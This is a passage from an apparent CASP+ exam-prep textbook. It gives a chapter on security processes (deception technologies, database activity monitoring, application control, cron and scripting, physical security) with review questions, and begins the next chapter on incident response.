9. Which of the following attacks mainly involves security between different virtual machines on the same host and security between the virtual machine and the host?
   a. VM hopping
   b. VM escape
   c. Hypervisor exploit
   d. Sandbox escape

10. The presence of a **CREATE TABLE** statement in a log entry could indicate which of the following?

a. Hypervisor exploit

b. SQL injection

c. SYN flood

d. Pharming

This chapter covers the following topics:

- **Proactive and Detection:** This section covers hunts, developing countermeasures, and deceptive technologies such as honeynets, honeypots, decoy files, simulators, and dynamic network configurations.
- **Security Data Analytics:** This section describes security data analytics, such as processing pipelines (both data and stream), indexing and search, log collection and curation, and database activity monitoring.
- **Preventive:** This section covers antivirus, immutable systems, hardening, and sandbox detonation.
- **Application Control:** This section covers license technologies, allow list vs. block list, time of check vs. time of use, and atomic execution.
- **Security Automation:** This section describes cron/scheduled tasks, Bash, PowerShell, and Python.
- **Physical Security:** This section covers review of lighting, review of visitor logs, camera reviews, and open spaces vs. confined spaces.

This chapter covers CAS-004 Objective 2.6: Given a scenario, use processes to reduce risk.

Many vulnerabilities can be prevented by following processes that support security. In this chapter you will learn about processes that do so. By adopting these best practices, many self-inflicted wounds can be prevented.

CHAPTER 14

Using Processes to Reduce Risk

Proactive and Detection

As part of its security policies, an enterprise should ensure that systems are designed to facilitate incident response. Responding to a security breach immediately is very important. Not all incidents will actually lead to security breaches because an organization could have the appropriate controls in place to prevent an incident from escalating to the point where a security breach occurs.

To properly design systems to aid in incident response, security professionals should understand both internal and external violations—specifically privacy policy violations, criminal actions, insider threats, and non-malicious threats/misconfigurations. Finally, to ensure that incident response occurs as quickly as possible, security professionals should work with management to establish system, audit, and security log collection and review.

Hunts

In Chapter 9 you learned about threat hunting and hunt teams. Please review that chapter.

Developing Countermeasures

The most common criterion for choosing a safeguard is the cost-effectiveness of the safeguard or control. Planning, designing, implementing, and maintenance costs need to be included in determining the total cost of a safeguard. To calculate a cost/benefit analysis, use the following equation:

> (ALE before safeguard) – (ALE after safeguard) – (annual cost of safeguard) = safeguard value

Deceptive Technologies

Some of the proactive and detection techniques that are used are designed to confuse and deceive attackers. In this section you'll learn about some of these deceptive technologies.

Honeynet/Honeypot

Honeypots are systems that are configured with reduced security to entice attackers so that administrators can learn about attack techniques. In some cases, entire networks, called honeynets, are attractively configured for this purpose. This type of approach should only be undertaken by a company that has the skill to properly deploy and monitor it. Some third-party security services can provide this function for organizations.

Decoy Files

Deploying ***decoy files***, or baits, on endpoints makes it possible to detect malicious attempts to access sensitive files. If an attacker tries to access such a decoy, an alert is triggered and logged to a centralized system. A linked image that is stored on the web server is embedded in the document. Whenever the document is accessed/opened, the document tries to load the image from the remote location (that is, the web server), which, in turn, sends an HTTP request to the server.

Simulators

Attack simulators automate common attacks and test network defenses. For example, the Network Attack Simulator (NASim) is a lightweight, high-level network attack simulator written in Python. To use the tool, you designate the network under attack (using values like subnet, operating systems, applications, and so on) and then either select from preconfigured attacks or create a custom attack.

Dynamic Network Configurations

Secure configurations of devices are often reset to be less secure by users who have administrative rights to their machines (which is more common than you might think in today's knowledge economy). ***Dynamic network configurations tools*** use preconfigured configurations to constantly affirm the secure configuration of devices. They are valuable in ensuring constant compliance with either company policies or regulatory requirements.

Security Data Analytics

Any data that is collected needs to be analyzed properly, especially when that data collection is part of an incident response by a forensic investigator or a similarly trained security professional. In addition, someone trained in big data analytics may need to be engaged to help with the analysis, depending on the amount of data that needs to be analyzed.

After security data has been preserved and collected, an investigator then needs to examine and analyze the data. While examining evidence, any characteristics such as timestamps and identification properties should be determined and documented. After the evidence has been fully analyzed using scientific methods, the full incident should be reconstructed and documented.

An example of a cloud-based solution that uses data analytics is Seculert's Elastic Sandbox. Customers, partners, vendors, and the malware experts at Seculert upload suspicious executables to Elastic Sandbox, using an online platform or application programming interface (API). The behavior of the code is studied within the sandbox, including network communications, metadata in the network traffic, and host runtime changes. All the available information is processed using analytics to determine whether the code under investigation is malicious.

Processing Pipelines

Processing pipelines are discrete steps that can represent an algorithm, a software tool, or a file format manipulation. Pipelines use the output of one element as the input for the next one. The elements of a pipeline are often executed in parallel or in time-sliced fashion. There are two types of pipelines, data and stream, as discussed next.

Data

A ***data processing pipeline*** is an operation performed on a piece of data. A data pipeline may be a simple process of data extraction and loading, or it may be designed to handle data in a more advanced manner, such as training data sets for machine learning. A data pipeline speeds up development by providing an easy-to-use framework for working with batch and streaming data inside apps. A depiction of the logic is shown in Figure 14-1.

Key Topic




Figure 14-1 Data Pipeline

Stream

A ***streaming pipeline***, commonly used in Java, is a sequence of elements supporting sequential and parallel aggregate operation. To perform a computation, stream operations are composed into a stream pipeline. Moreover, the stream can be altered dynamically if desired. For example, the stream might be filtered to produce a stream containing only the red widgets and then transform it into a stream of int values representing the weight of each red widget. Then this stream is summed to produce a total weight.

Indexing and Search

Indexing data helps to enhance searches for information. This is especially helpful when responding to an e-discovery request. You will learn more about e-discovery in Chapter 27, “The Organizational Impact of Compliance Frameworks and Legal Considerations.” Searching is another key technique used to analyze communication over a network by capturing all or part of the communication and searching for particular types of activity.

Log Collection and Curation

In Chapter 1, “Ensuring a Secure Network Architecture,” you learned about the log collection process and learned that using a centralized log solution such as Syslog or a SIEM system is advisable. Please review the importance of this in Chapter 1.

Database Activity Monitoring

Database activity monitoring (DAM) involves monitoring transactions and the activity of database services. DAM can be used for monitoring unauthorized access and fraudulent activities as well as for compliance auditing. Several implementations exist, and they operate and gather information at different levels. A DAM system typically performs continuously and in real time. In many cases, these systems operate independently of the database management system and do not rely on the logs created by these systems.

The following are among the DAM architectures used:

- **Interception-based model:** Watches the communications between the client and the server.
- **Memory-based model:** Uses a sensor attached to the database and continually polls the system to collect SQL statements as they are being performed.
- **Log-based model:** Analyzes and extracts information from the transaction logs.

While DAM systems are useful tools, they have some limitations:

- With some solutions that capture traffic on its way to the database, inspection of the SQL statements is not as thorough as with solutions that install an agent on the database; issues may be missed.
- Many solutions do a poor job tracking responses to SQL queries.
- As the number of policies configured increases, performance declines.

Placement of a DAM system depends on how the system operates. In some cases, traffic is routed through a DAM system before it reaches the database. In other solutions, the collector is given administrative access to the database, and it performs the monitoring remotely. Finally, some solutions have an agent installed directly on the database. These three placement options are shown in Figure 14-2.

Key Topic




Figure 14-2 DAM System Placement Options

Preventive

Preventive controls prevent an attack from occurring. Examples of preventive controls include locks, badges, biometric systems, encryption, intrusion prevention systems (IPSs), antivirus software, personnel security, security guards, passwords, and security awareness training. Preventive controls are useful before an event occurs.

Antivirus

In Chapter 1 you learned the value of antivirus products. Please review that section.

Immutable Systems

Immutable systems are systems that are never updated but that are completely replaced with new servers built from a common image with the appropriate changes provisioned to replace the old ones. After they're validated, they're put into use, and the old ones are decommissioned.

The benefits of an immutable infrastructure include

- More consistency and reliability
- A simpler, more predictable deployment process
- Mitigation or prevention of issues that are common in mutable infrastructures, such as configuration drift and snowflake servers

Hardening

Another of the ongoing goals of operations security is to ensure that all systems have been hardened to the extent that is possible while still providing functionality. The hardening can be accomplished both on physical and logical bases. You will learn all about host hardening in Chapter 19, "Configuring and Implementing Endpoint Security Controls."

Sandbox Detonation

You learned about using a sandbox environment in Chapter 3, "Securely Integrating Software Applications." ***Sandbox detonation*** is a preventive approach in which a security team intentionally sets off or executes (that is, detonates) the payload of a malicious file to determine what it will do and how to address it. For example, in Figure 14-3, sandbox detonation is used as part of the examination of email and of its attachments in the sandbox, where any executable files will be safely executed and, when applicable, not delivered.

Key Topic




Figure 14-3 Sandbox Detonation

Application Control

There are several reasons to exert some sort of control over the applications and software used in your network. Among them are:

- Malware may masquerade as seemingly safe applications downloaded by unsuspecting users.
- Unlicensed software may lead to software piracy violations and result in big fines.

In this section you'll learn about technologies and techniques used to obtain the application control you need.

License Technologies

While staying on top of your licensing situation can be a nightmare, it doesn't have to be. There are tools you can use to monitor your use of the licenses for which you have paid and alert you if you become out of compliance (which is easier than you might think).

The Windows Software Licensing Management Tool is a script file found in the Windows\System32 folder as Slmgr.vbs. There is also a server role in Windows Server 2022 called Key Management Server for Volume Licensing that is a relatively robust tool. In addition to these free tools, there are also third-party tools.

Allow List vs. Block List

It is possible and advisable to create lists that enforce the software restriction polices you have in place. In Chapter 1 you learned about software restriction policies and how they are used to control software use.

Application allow lists are lists of allowed applications (with all others excluded), and ***application block lists*** are lists of prohibited applications (with all others allowed).

It is important to control the types of applications that users can install on their computers. Some application types can create support issues, and others can introduce malware. It is possible to use Windows Group Policy to restrict the installation of software on network computers, as illustrated in Figure 14-4. Using Windows Group Policy is only one option, and each organization should select a technology to control application installation and usage in the network.

Key Topic



2 Policy is downloaded by group policy to machine
1 Define policy for domain using group policy editor
System Policy
3 Enforced by operating system when software is run

Figure 14-4 Software Restriction

Time of Check vs. Time of Use

As you learned in Chapter 13, "Analyzing Vulnerabilities and Recommending Risk Mitigations," a race condition is an attack in which the hacker inserts himself between instructions, introduces changes, and alters the order of execution of the instructions, thereby altering the outcome.

A type of race condition is ***time of check to time of use***. In this attack, a system is changed between a condition check and the display of the check's results. For example, say that at 10:00 a.m., a hacker was able to obtain a valid authentication token that allowed read/write access to the database. At 10:15 a.m., the security administrator received alerts from the intrusion detection system (IDS) about a database administrator performing unusual transactions. At 10:25 a.m., the security administrator reset the database administrator's password. At 11:30 a.m., the security administrator was still receiving alerts from the IDS about unusual transactions from the same user. In this case, a race condition was created by the hacker, disturbing the normal process of authentication. The hacker remained logged in with the old password and was still able to change data.

The following are countermeasures to these attacks:

- Make critical sets of instructions either execute in order and in entirety or roll back or prevent the changes.
- Have the system lock access to certain items it will access when carrying out these sets of instructions.

Atomic Execution


Atomicity is a characteristic of an online processing system such as a database in which all operations are complete or the database changes are rolled back. This is called atomic execution, and it prevents versioning issues that might occur if transactions (changes to the database) are allowed to be only partially completed. It helps to ensure integrity in the data.

Security Automation

In Chapter 11, "Performing Vulnerability Management Activities," you learned about Security Content Automation Protocol (SCAP), which is used to enable automated vulnerability management. There are other methods of creating automated workflows. In this section you'll learn about scripting tools.

Cron/Scheduled Tasks

In Windows there is a built-in tool called Task Scheduler that can be used to schedule a task to occur. It has a GUI interface and requires no scripting knowledge. The Task Scheduler dialog box is shown in Figure 14-5.



Create Task

General | Triggers | Actions | Conditions | Settings

Name:

Location: \

Author: AzureAD\TroyMcmillan

Description:

Security options

When running the task, use the following user account:

AzureAD\TroyMcmillan

● Run only when user is logged on

○ Run whether user is logged on or not

□ Do not store password. The task will only have access to local computer resources.

□ Run with highest privileges

□ Hidden

Configure for: Windows 10

Figure 14-5 Task Scheduler

In Linux/UNIX systems you can use the **cron** command to schedule tasks. In this command, you reference what is called the crontab (that is, cron table) file—a configuration file that specifies shell commands to run periodically on a given schedule. An example of such a table file is provided in Figure 14-6, which shows how each element helps define the time of execution and then, at the end, the **cron** command executes the table.

```
# ┌───────────── minute (0 - 59)
# │ ┌───────────── hour (0 - 23)
# │ │ ┌───────────── day of the month (1 - 31)
# │ │ │ ┌───────────── month (1 - 12)
# │ │ │ │ ┌───────────── day of the week (0 - 6) (Sunday to Saturday;
# │ │ │ │ │                                   7 is also Sunday on some systems)
# │ │ │ │ │
# │ │ │ │ │
# * * * * * <command to execute>
```

Figure 14-6 cron Table

Bash

While there are many interfaces, or shells, for managing Linux/UNIX, the most common shell is ***Bash***. Bash enables a user to interact with the operating system through a terminal by executing various commands.

cron is a daemon that runs various commands at specified times based on the contents of a crontab file. You use the **crontab** command to view or edit the list of commands that are run by **cron**. Each user on the system can have its own crontab file, each of which is located in /var/spool/ or /var/spool/cron/crontabs.

You use the **crontab** utility from the Bash shell for setting various tasks for automatic execution at specific times or periodically.

You define the time of execution for a task using crontab's [Minute][Hour] [DayoftheMonth][DayoftheWeek] format. For example, if the time now is 14:26 and today is Friday, May 30, you can add the following cron job (to be executed after eight hours) in your crontab file by using the **crontab -e** command:

```
#crontab -e
```

This will bring up the crontab file for editing and you can then make the following entry in the crontab file to set the cron job:

```
26 22 30 5 5 /path/to/mycommand.sh
```

In this crontab file entry, the mycommand.sh script will be executed at the specified time. The time of execution (22:26) is defined with the characters 26 and 22, and the date of execution is set with the characters 5 (May is the fifth month) and 30 (the date in May).

PowerShell

PowerShell is a powerful tool built into Windows systems. It can automate tasks and can be used to script configuration changes. It works by creating what cmdlets (pronounced "command-lets") and then referencing those cmdlets in commands. Windows PowerShell can also execute:

- PowerShell scripts (files with the file extension .ps1)
- PowerShell functions
- Standalone executable programs

Python

Python is a scripting language whose design philosophy emphasizes code readability and the use of indentation. It is a common programming language for use in automating computer networks. Python is an easier language to learn than C++ or Java. Python code, which is written and stored as scripts with the file extension.py, can be executed to perform a task.

Blocks of code in Python that perform specific tasks are called functions. Functions are structured and can be reused several times within the same Python script if necessary. Certain functions are premade, like the print function. You designate a block of code as a function by using the **def** keyword and parentheses.

Physical Security

Without physical security, other forms of security are useless. A physical security manager ensures that the physical security of all buildings and secure locations is maintained and monitored to prevent intrusions by unauthorized individuals. Controls that may be used include fences, locks, biometrics, guards, and closed-circuit television (CCTV). The physical security manager should always be looking into new ways of securing access to the building. In addition, the physical security manager needs to be involved in the design of any internal secure areas, such as a data center.

A physical security manager needs to understand any new technologies that are used in physical security and should assess the new technologies to determine whether they would be beneficial for the organization. In addition, security practitioners should ensure that the physical security manager attends security awareness training that is focused on the issues he or she will encounter. We end this chapter by looking at some selected physical security issues.

Review of Lighting

One of the best ways to deter crime and mischief is to shine a light on the areas of concern. In this section, we look at some types of lighting and some lighting systems that have proven to be effective. Lighting is considered a physical control for physical security.

Types of Lighting Systems

A security professional must be familiar with several types of lighting systems:

Key Topic

- ***Continuous lighting*: **An array of lights that provide an even amount of illumination across an area
- ***Standby lighting*: **A type of system that illuminates only at certain times or on a schedule
- ***Movable lighting*: **Lighting that can be repositioned as needed
- ***Emergency lighting*: **Lighting systems with their own power source to use when power is out

Types of Lighting

A number of options are available when choosing the illumination source or type of light. The following are the most common choices:

- **Fluorescent:** A very low-pressure mercury-vapor gas-discharge lamp that uses fluorescence to produce visible light
- **Mercury vapor:** A gas-discharge lamp that uses an electric arc through vaporized mercury to produce light
- **Sodium vapor:** A gas-discharge lamp that uses sodium in an excited state to produce light
- **Quartz lamps:** A lamp consisting of an ultraviolet light source, such as mercury vapor, contained in a fused-silica bulb that transmits ultraviolet light with little absorption

Any light source is rated based on its illumination distance, referred to as *feet of illumination*. When positioning lights, you must take this rating into consideration. For example, if a controlled light fixture mounted on a 5-meter pole can illuminate an area 30 feet in diameter, for security lighting purposes, the distance between the fixtures should be 30 feet; this would be referred to as 30 feet of illumination. Moreover, there should be extensive exterior perimeter lighting of entrances or parking areas to discourage prowlers or casual intruders.

Review of Visitor Logs

Chapter 10, "Analyzing Indicators of Compromise and Formulating an Appropriate Response," emphasized that logs must be reviewed on a regular basis, or they yield no information that leads to attack mitigation. One important log is the visitor log. Sometimes enforcement of signing visitor logs can be lax. It is important to ensure that visitors sign in as the visitor log can be a valuable resource if someone enters the facility to do harm and you need to investigate later.

Camera Reviews

IP video systems provide a good example of the benefits of networking applications. These systems can be used for both surveillance of a facility and to facilitate collaboration. An example of the layout of an IP surveillance system is shown in Figure 14-7.

IP video has ushered in a new age of remote collaboration. It has saved a great deal of money on travel expenses while at the same time making more efficient use of time.

Key Topic




Figure 14-7 IP Surveillance

Issues to consider and plan for when implementing IP video systems include the following:

Key Topic

- Expect a large increase in the need for bandwidth.
- QoS needs to be configured to ensure performance.
- Storage needs to be provisioned for the camera recordings. This could entail cloud storage.
- The initial cost may be high.

Open Spaces vs. Confined Spaces

For many forward-thinking organizations, physical security considerations begin during site selection and design. These companies have learned that building in security is easier than patching security after the fact.

Crime Prevention Through Environmental Design (CPTED) is a multidisciplinary approach to security that involves designing a facility from the ground up to support security. It is actually a broad concept that can be applied to any project, including housing developments, office buildings, and retail establishments. It addresses the building entrance, landscaping, and interior design and aims to create behavioral effects that reduce crime. The three main strategies that guide CPTED are covered in this section.

Natural Access Control

The ***natural access control*** concept applies to the entrances of a facility. It encompasses the placement of the doors, lights, fences, and even landscaping. It aims to satisfy security goals in the least obtrusive and most aesthetically appealing manner. A single object can in many cases be designed to fulfill multiple security objectives. For example, many buildings have bollards or large posts in front with lights on them. These objects serve a number of purposes. They protect the building entrance from cars being driven into it, they signal to people where the entrance is, and the lights brighten the entrance and discourage crime.

Natural access control also encourages the idea of creating security zones in a building. These areas can be labeled, and card systems can be used to prevent access to more sensitive areas. This concept also encourages minimization of entry points and tight control over those entry points. It also encourages a separate entrance in the back for suppliers that is not available or highly visible to the public.

Natural Surveillance

Natural surveillance is the use of physical environmental features to promote visibility of all areas and thus discourage crime in those areas. The idea is to encourage the flow of people such that the largest possible percentage of the building is always populated because people in an area discourage crime. It also attempts to maximize the visibility of all areas.

Natural Territorial Reinforcement

The goal of ***natural territorial reinforcement*** is to create a feeling of community in an area. It attempts to extend the sense of ownership to employees. It also attempts to make potential offenders feel that their activities are at risk of being discovered. It is often implemented in the form of walls, fences, landscaping, and light design.

Exam Preparation Tasks

As mentioned in the Introduction, you have a couple choices for exam preparation: the exercises here and the practice exams in the Pearson IT Certification test engine.

Review All Key Topics

Review the most important topics in this chapter, noted with the Key Topics icon in the outer margin of the page. Table 14-1 lists these key topics and the page number on which each is found.

Key Topic

Table 14-1 Key Topics for Chapter 14

Key Topic Element	Description	Page Number
Figure 14-1	Data Pipeline	349
List	Database activity monitoring architectures	350
Figure 14-2	DAM System Placement Options	351
List	Benefits of an immutable infrastructure	352
Figure 14-3	Sandbox Detonation	353
Figure 14-4	Software Restriction	354
List	Countermeasures to time of check vs. time of use attacks	355
Figure 14-5	Task Scheduler	356
Figure 14-6	cron Table	356
List	Types of lighting systems	358
List	Types of lighting	359
Figure 14-7	IP surveillance	360
List	Issues to consider and plan for when implementing IP video systems	360

Define Key Terms

Define the following key terms from this chapter and check your answers in the glossary:

honeypot, decoy file, attack simulator, dynamic network configurations tool, processing pipeline, data processing pipeline, streaming pipeline, database activity monitoring (DAM), immutable system, sandbox detonation, application allow list, application block list, time of check to time of use, atomicity, Bash, PowerShell, Python, continuous lighting, standby lighting, movable lighting, emergency lighting, Crime Prevention Through Environmental Design (CPTED), natural access control, natural surveillance, natural territorial reinforcement

Complete Tables and Lists from Memory

There are no memory tables or lists in this chapter.

Review Questions

1. Which of the following refers to the use of physical environmental features to promote visibility of all areas and thus discourage crime in those areas?
   a. Natural surveillance
   b. Natural territorial reinforcement
   c. Defense in depth
   d. Natural access control

2. Which of the following is a relatively new approach to security that is offensive in nature rather than defensive?
   a. cron/scheduled tasks
   b. Hunt teaming
   c. Processing pipelines
   d. Attack emulation

3. What value is used to rate lighting systems?
   a. Lumens
   b. Scan view
   c. Feet of illumination
   d. Field of light

4. Which of the following is a system that is configured with reduced security to entice attackers so that administrators can learn about attack techniques?
   a. Honeynet
   b. Virtual target
   c. Shiny object
   d. Honeypot

5. Which of the following specifically involves monitoring transactions and the activity of database services?
   a. Hardening
   b. Hunting
   c. Log collection and curation
   d. DAM

6. Which of the following makes it possible to detect malicious attempts to access sensitive files?
   a. Decoy files
   b. Simulators
   c. Sweet spots
   d. Dynamic network configurations

7. Which of the following is a scripting language whose design philosophy emphasizes code readability and indentation?
   a. Python
   b. Puppet
   c. Bash
   d. PowerShell

8. Which of the following is a characteristic of an online processing system such as a database in which all operations are complete, or the database changes are rolled back?
   a. Quality
   b. Atomicity
   c. Consistency
   d. Polyinstantiation

9. Which of the following is the shell most commonly used to manage Linux/UNIX?
   a. Python
   b. PowerShell
   c. Bash
   d. cron

10. What is the most common criterion for choosing a safeguard?

a. Cost

b. Effectiveness

c. Cost-effectiveness

d. Complexity

This chapter covers the following topics:

- **Event Classifications:** This section covers false positives, false negatives, true positives, and true negatives.
- **Triage Event:** This section describes how the triage process is used to prioritize incidents.
- **Preescalation Tasks:** This section covers activities that should occur prior to any incident escalation.
- **Incident Response Process:** This section covers preparation, detection, analysis, containment, recovery, and lessons learned.
- **Specific Response Playbooks/Processes:** This section describes scenarios such as ransomware, data exfiltration, and social engineering. It also covers non-automated response methods and automated response methods such as runbooks and SOAR.
- **Communication Plan:** This section covers the importance of clear lines of communication during incident response.
- **Stakeholder Management:** This section discusses the roles of various stakeholders in the incident response process.

This chapter covers CAS-004 Objective 2.7: Given an incident, implement the appropriate response.

Security incidents are sure to occur; it's just a matter of when. When they do occur, a robust incident response (IR) system can be invaluable. In this chapter you'll learn about the IR process.

CHAPTER 15

Implementing the Appropriate Incident Response

Event Classifications

In Chapter 14 you learned about vulnerability scanners. Scanning results are not always correct. Scanner tools can make mistakes identifying vulnerabilities. There are four types of results—or event classifications—a scanner can deliver, as described in the following sections.

False Positive

A ***false positive*** means a scanner has identified a vulnerability when a vulnerability does not exist. False means the scanner was incorrect, and positive means it identified a vulnerability. A large number of false positives reduces confidence in scanning results.

False Negative

A ***false negative*** means a scanner does not identify a vulnerability that exists. False means the scanner is wrong, and negative means it did not find a vulnerability. This is the worst sort of mistake because when this occurs, there are vulnerabilities of which you are unaware.

True Positive

A ***true positive*** means a scanner correctly identifies a vulnerability. True means the scanner was correct, and positive means it identified a vulnerability

True Negative

A ***true negative*** means a scanner correctly determines that a vulnerability does not exist. True means the scanner is correct, and negative means it did not identify a vulnerability.

Triage Event

The triage of a security event, or ***triage event***, comprises the process of gathering information about an event and using all available log files and alerts to determine as much as possible about the source of the event and its characteristics. While a number of models are available, generally a triage event consists of three steps:

Step 1. ***Identify***: Identify artifacts of the incident. Identify the highest-value targets in the attack so you can prioritize your response accordingly.

Step 2. ***Map***: Begin piecing the artifacts together to identify the entry point and where it went next.

Step 3. ***Eradicate***: Prioritize the response based on the highest-value targets.

Preescalation Tasks

Preescalation tasks are tasks that should precede the escalation of a security event. To determine whether an incident has occurred, an organization needs to first document the normal actions and performance of a system. This is the baseline to which all other activity is compared. Security professionals should ensure that the baseline is captured during periods of high activity and low activity in order to better recognize when an incident has occurred. In addition, they should capture baselines over a period of time to ensure that the best overall baseline is obtained.

Next, the organization must establish procedures that document how the security professionals should respond to events. Performing a risk assessment allows the organization to identify areas of risk so that the procedures for handling the risks can be documented. In addition, security professionals should research current trends to identify unanticipated incidents that could occur. Documenting ***incident response*** procedures ensures that security professionals have a plan they can follow.

Incident Response Process

It is important that an incident response team follow incident response procedures. Depending on where you look, you might find different steps or phases included as part of the incident response process. For the CASP+ exam, you need to remember the following steps:

Step 1. Detect the incident.

Step 2. Respond to the incident.

Step 3. Report the incident to the appropriate personnel.

Step 4. Recover from the incident.

Step 5. Remediate all components affected by the incident to ensure that all traces of the incident have been removed.

Step 6. Review the incident and document all findings.

If an incident goes undetected or unreported, the organization cannot take steps to stop the incident while it is occurring or prevent the incident in the future. For example, if a user reports that his workstation's mouse pointer is moving and files are opening automatically, he should be instructed to contact the incident response team for direction.

The actual investigation of an incident occurs during the respond, report, and recover steps. Following appropriate forensic and digital investigation processes during the investigation can ensure that evidence is preserved.

Preparation

When security incidents occur, the quality of the response is directly related to the amount and quality of the preparation. Responders should be well prepared and equipped with all the tools they need to provide a robust response. Several key activities must be carried out to ensure that they are.

Training

